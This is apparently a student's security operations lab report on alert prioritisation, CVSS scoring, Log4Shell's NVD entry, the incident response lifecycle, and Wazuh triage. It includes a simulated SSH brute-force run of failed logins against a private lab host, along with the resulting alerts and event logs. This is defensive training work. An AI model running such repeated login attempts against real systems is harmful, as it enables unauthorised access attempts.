SOC Week 2 Report

Security Operations Center (SOC): Alert Management, Incident Response & Capstone Simulation

Personal info

Name: Shah Devam

Lab Environment Details

- **Wazuh (Tool)**
- **The Hive (Tool)**
- **Kali Linux**
- **ParrotOS**
- **Windows**

1. Alert Priority Levels

In a Security Operations Center, alerts are prioritized to manage the most critical threats first. The alerts are prioritized based on severity, impact, and level of urgency, helping analysts to act accordingly.


Alert Severity Definitions

- **Critical:**
  Represents active exploitation or severe service disruption. These alerts indicate incidents such as ransomware encryption, confirmed breaches, or vulnerabilities with very high exploitability (for example, CVSS score ≥ 9).
- **High:**
  Indicates unauthorized access to sensitive systems, privilege escalation attempts, or confirmed data exfiltration activities that could lead to serious damage if not immediately addressed.
- **Medium:**
  Includes suspicious behaviors that may indicate early stages of an attack, such as multiple failed authentication attempts, unusual network scans, or abnormal user activity.

- **Low:**

  Informational or benign events that do not pose an immediate threat but may still be useful for baseline monitoring and auditing purposes.

The **Common Vulnerability Scoring System (CVSS)** is used to quantify risk by evaluating vulnerabilities using **base, temporal, and environmental metrics**. This scoring helps SOC analysts objectively assess and prioritize alerts.



Common Vulnerability Scoring System v3.1: Specification Document

Also available in PDF format (469KiB) .

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base group represents the intrinsic qualities of a vulnerability that are constant over time and across user environments, the Temporal group reflects the characteristics of a vulnerability that change over time, and the Environmental group represents the characteristics of a vulnerability that are unique to a user's environment. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. This document provides the official specification for CVSS version 3.1.

The most current CVSS resources can be found at https://www.first.org/cvss/

CVSS is owned and managed by FIRST.Org, Inc. (FIRST), a US-based non-profit organization, whose mission is to help computer security incident response teams across the world. FIRST reserves the right to update CVSS and this document periodically at its sole discretion. While FIRST owns all right and interest in CVSS, it licenses it to the public freely for use, subject to the conditions below. Membership in FIRST is not required to use or implement CVSS. FIRST does, however, require that any individual or entity using CVSS give proper attribution, where applicable, that CVSS is owned by FIRST and used by permission. Further, FIRST requires as a condition of use that any individual or entity which publishes scores conforms to the guidelines described in this document and provides both the score and the scoring vector so others can understand how the score was derived.

1. Introduction

The Common Vulnerability Scoring System (CVSS) captures the principal technical characteristics of software, hardware and firmware vulnerabilities. Its outputs include numerical scores indicating the severity of a vulnerability relative to other vulnerabilities.

CVSS is composed of three metric groups: Base, Temporal, and Environmental. The Base Score reflects the severity of a vulnerability according to its intrinsic characteristics which are constant over time and assumes the reasonable worst case impact across different deployed environments. The Temporal Metrics adjust the Base severity of a vulnerability based on factors that change over time, such as the availability of exploit code. The Environmental Metrics adjust the Base and Temporal severities to a specific computing environment. They consider factors such as the presence of mitigations in that environment.

Base Scores are usually produced by the organization maintaining the vulnerable product, or a third party scoring on their behalf. It is typical for only the Base Metrics to be published as these do not change over time and are common to all environments. Consumers of CVSS should supplement the Base Score with Temporal and Environmental Scores specific to their use of the vulnerable product to produce a severity more accurate for their organizational environment. Consumers may use CVSS information as input to an organizational vulnerability management process that also considers factors that are not part of CVSS in order to rank the threats to their technology infrastructure and make informed remediation decisions. Such factors may include: number of customers on a product line, monetary losses due to a breach, life or property threatened, or public sentiment on highly publicized vulnerabilities. These are outside the scope of CVSS.

---

2. Severity Rating Scale

CVSS scores are mapped to severity levels as shown below:


- **None:** 0.0
- **Low:** 0.1 – 3.9
- **Medium:** 4.0 – 6.9
- **High:** 7.0 – 8.9
- **Critical:** 9.0 – 10.0

To simplify prioritization, SOC environments often apply decision logic rules such as:

- If **CVSS ≥ 9.0**, or **Asset = Production** and **Exploit Likelihood = High** → **Critical**

- Else if **CVSS ≥ 7.0**, or **Business Impact = High → High**
- Else if **CVSS ≥ 4.0 → Medium**
- Else → **Low**

This approach ensures consistency and reduces analyst subjectivity.



CVE-2021-44228 Detail

UNDERGOING REANALYSIS

This CVE is currently being enriched by team members, this process results in the association of reference link tags, CVSS, CWE, and CPE applicability statement data.

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
ADP: CISA-ADP	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL	Source(s)	Tag(s)
http://packetstormsecurity.com/files/165225/Apache-Log4j2-2.14.1-Remote-Code-Execution.html	Apache Software	Third Party Advisory

---

3. Incident Classification

Incident classification helps SOC teams understand the nature of a security event and respond appropriately. Events are categorized to streamline triage, investigation, and automation.

Common Incident Types

- Malware infections
- Phishing attacks
- Distributed Denial-of-Service (DDoS)
- Insider threats
- Data exfiltration attempts


Frameworks such as **MITRE ATT&CK** are used to map adversary behavior to standardized techniques. For example:

- **T1566 – Phishing**

In addition to categorization, incidents are enriched with **contextual metadata**, including:

- Affected hosts and user accounts
- Timestamps and duration
- Source and destination IP addresses
- Indicators of Compromise (IOCs) such as hashes or domains

Consistent classification improves **correlation, reporting, and automated response workflows** within the SOC.



Alert ID	Type	CVE / CVSS	Asset Criticality	Exploit Likelihood	Business Impact	Calculated Priority	MITRE Tactic
1	Log4Shell RCE	CVE-2021-44228 / CVSS 9.8	Production web server	High (public exploit exists)	High (customer data)	Critical	T1190 (Exploit Public-Facing App)
2	Phishing — link	NA / est. 6.5	User mailbox (finance)	Medium	Medium	Medium	T1566 (Phishing)
3	Port scan	NA / 2.0	Non-prod VM	Low	Low	Low	Reconnaissance
4	Brute-force SSH	NA / 5.0	Prod app host	Medium	Medium	Medium	T1110 (Brute Force)
5	Ransomware activity	NA / 9.0 (behavioral)	Database server (prod)	High	Very High	Critical	Impact (Data Encrypted)
6	Low-severity scan	NA / 1.0	Test VM	Low	Low	Low	Reconnaissance

4. Incident Response Lifecycle

The SOC follows a structured incident response model based on **NIST guidelines**, consisting of six phases:

1. Preparation:

Establish policies, response plans, and playbooks; make sure analysts are ready.

2. Identification:

Perform the identification and confirmation of malicious activities with the use of SIEM alerts and logs.

3. Containment:

Isolate affected systems to cut down on further spread or damage.

4. Eradication:

Remove root causes, which could be malware, compromised accounts, or misconfigurations.


5. Recovery:

Restore systems to normal operations and monitor for stability.

6. Lessons Learned:

Document actions taken, enhance detection rules, and reinforce defenses.

This lifecycle ensures incidents are handled in a **repeatable, controlled, and measurable** manner.




Alert ID	Type	CVE / CVSS	Asset Criticality	Exploit Likelihood	Business Impact	Calculated Priority	MITRE Tactic
1	Log4Shell RCE	CVE-2021-44228 / CVSS 9.8	Production web server	High (public exploit exists)	High (customer data)	Critical	T1190 (Exploit Public-Facing App)
2	Phishing — link	NA / est. 6.5	User mailbox (finance)	Medium	Medium	Medium	T1566 (Phishing)
3	Port scan	NA / 2.0	Non-prod VM	Low	Low	Low	Reconnaissance
4	Brute-force SSH	NA / 5.0	Prod app host	Medium	Medium	Medium	T1110 (Brute Force)
5	Ransomware activity	NA / 9.0 (behavioral)	Database server (prod)	High	Very High	Critical	Impact (Data Encrypted)
6	Low-severity scan	NA / 1.0	Test VM	Low	Low	Low	Reconnaissance

5. Alert Triage Practice (Wazuh)


Brute-Force SSH Simulation

Multiple failed SSH login attempts were simulated to generate a security alert. This activity represents a very common form of reconnaissance or credential attack technique.


https://localhost/app/threat-hunting#/overview/?tab=general&tabView=dashboard&agentId=004&_a=(filters:!(),query:(language:k
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
Threat Hunting
windows
Dashboard
Events
windows (004)
Generate report
Search
DQL
Last 15 minutes
Show dates
Refresh
manager.name: parrot
agent.id: 004
Add filter
45
- Total -
Top 10 Alert groups evolution
Count
100
80
60
40
20
0
Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.26200.7019]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ssh parrot@192.168.0.111
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
parrot@192.168.0.111: Permission denied (publickey,password).

C:\Windows\System32>ssh parrot@192.168.0.111
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
parrot@192.168.0.111: Permission denied (publickey,password).

C:\Windows\System32>ssh parrot@192.168.0.111
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
Permission denied, please try again.
parrot@192.168.0.111's password:
parrot@192.168.0.111: Permission denied (publickey,password).

C:\Windows\System32>
```


Wazuh successfully detected the activity and generated an alert indicating repeated authentication failures.



Alert Analysis

- **Rule Level:** 5
- **Mapped Severity:** Medium


Rule levels are mapped internally based on SOC policy (e.g., Level 10 = Critical, Level 5 = Medium, Level 3 = Low).



51 hits

Jan 6, 2025 @ 03:24:11.602 - Jan 6, 2026 @ 03:39:11.618

timestamp	agent.name	rule.description	rule.level	rule.id
Jan 6, 2026 @ 03:36:07.583	windows	Software protection service scheduled successfully.	3	60642
Jan 6, 2026 @ 03:35:39.567	windows	The database engine attached a database.	3	60798
Jan 6, 2026 @ 03:35:39.504	windows	The database engine has completed recovery steps.	3	60809
Jan 6, 2026 @ 03:35:39.472	windows	The database engine is replaying log file C:\Winnt\system32\wins\j50.log.	3	60808
Jan 6, 2026 @ 03:35:39.451	windows	The database engine is initiating recovery steps.	3	60807
Jan 6, 2026 @ 03:35:39.409	windows	The database engine is starting a new instance.	3	60805
Jan 6, 2026 @ 03:31:41.313	windows	Windows audit failure event	5	60104
Jan 6, 2026 @ 03:31:41.307	windows	Windows audit failure event	5	60104
Jan 6, 2026 @ 03:26:19.559	windows	Software protection service scheduled successfully.	3	60642
Jan 6, 2026 @ 03:26:19.324	windows	Software protection service scheduled successfully.	3	60642



Document Details

data.win.eventdata.returnCode	0x80090016
data.win.eventdata.subjectDomainName	DARK
data.win.eventdata.subjectLogonId	0x33f93
data.win.eventdata.subjectUserName	darka
data.win.eventdata.subjectUserSid	S-1-5-21-732047735-166122463-2429527465-1003
data.win.system.channel	Security
data.win.system.computer	Dark
data.win.system.eventID	5061
data.win.system.eventRecordID	599809
data.win.system.keywords	0x8010000000000000
data.win.system.level	0
data.win.system.message	"Cryptographic operation. Subject: Security ID: S-1-5-21-732047735-166122463-2429527465-1003 Account Name: darka Account Domain: DARK

6. Threat Intelligence Validation


The source IP involved in the alert was validated using threat intelligence platforms.

- **IP Address Checked:**
- **Tool Used:** VirusTotal

The IP was identified as a **private/internal address**, and no malicious activity was reported. This indicates that the alert likely originated from internal lab activity rather than an external threat.

IOC Validation Summary:

The source IP was confirmed as non-malicious and internal. The alert was classified as **Medium priority** and flagged for monitoring rather than immediate escalation.



virustotal.com/gui/url/7ede649e54518a9182c4a8e19e391f7cfac629391f3e6a3b1c1e86040cb08cb0

http://192.168.0.110/

0 / 98

Community Score

No security vendors flagged this URL as malicious

http://192.168.0.110/
192.168.0.110

private-ip ip

Last Analysis Date
4 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AILabs (MONITORAPP)	Clean
AlienVault	Clean	Antiy-AVL	Clean
Artists Against 419	Clean	benkow.cc	Clean
BitDefender	Clean	BlockList	Clean
Blueliv	Clean	Certego	Clean
Chong Lua Dao	Clean	CINS Army	Clean
CMC Threat Intelligence	Clean	CRDF	Clean
Cyble	Clean	CyRadar	Clean
desenmascara.me	Clean	DNS8	Clean

---

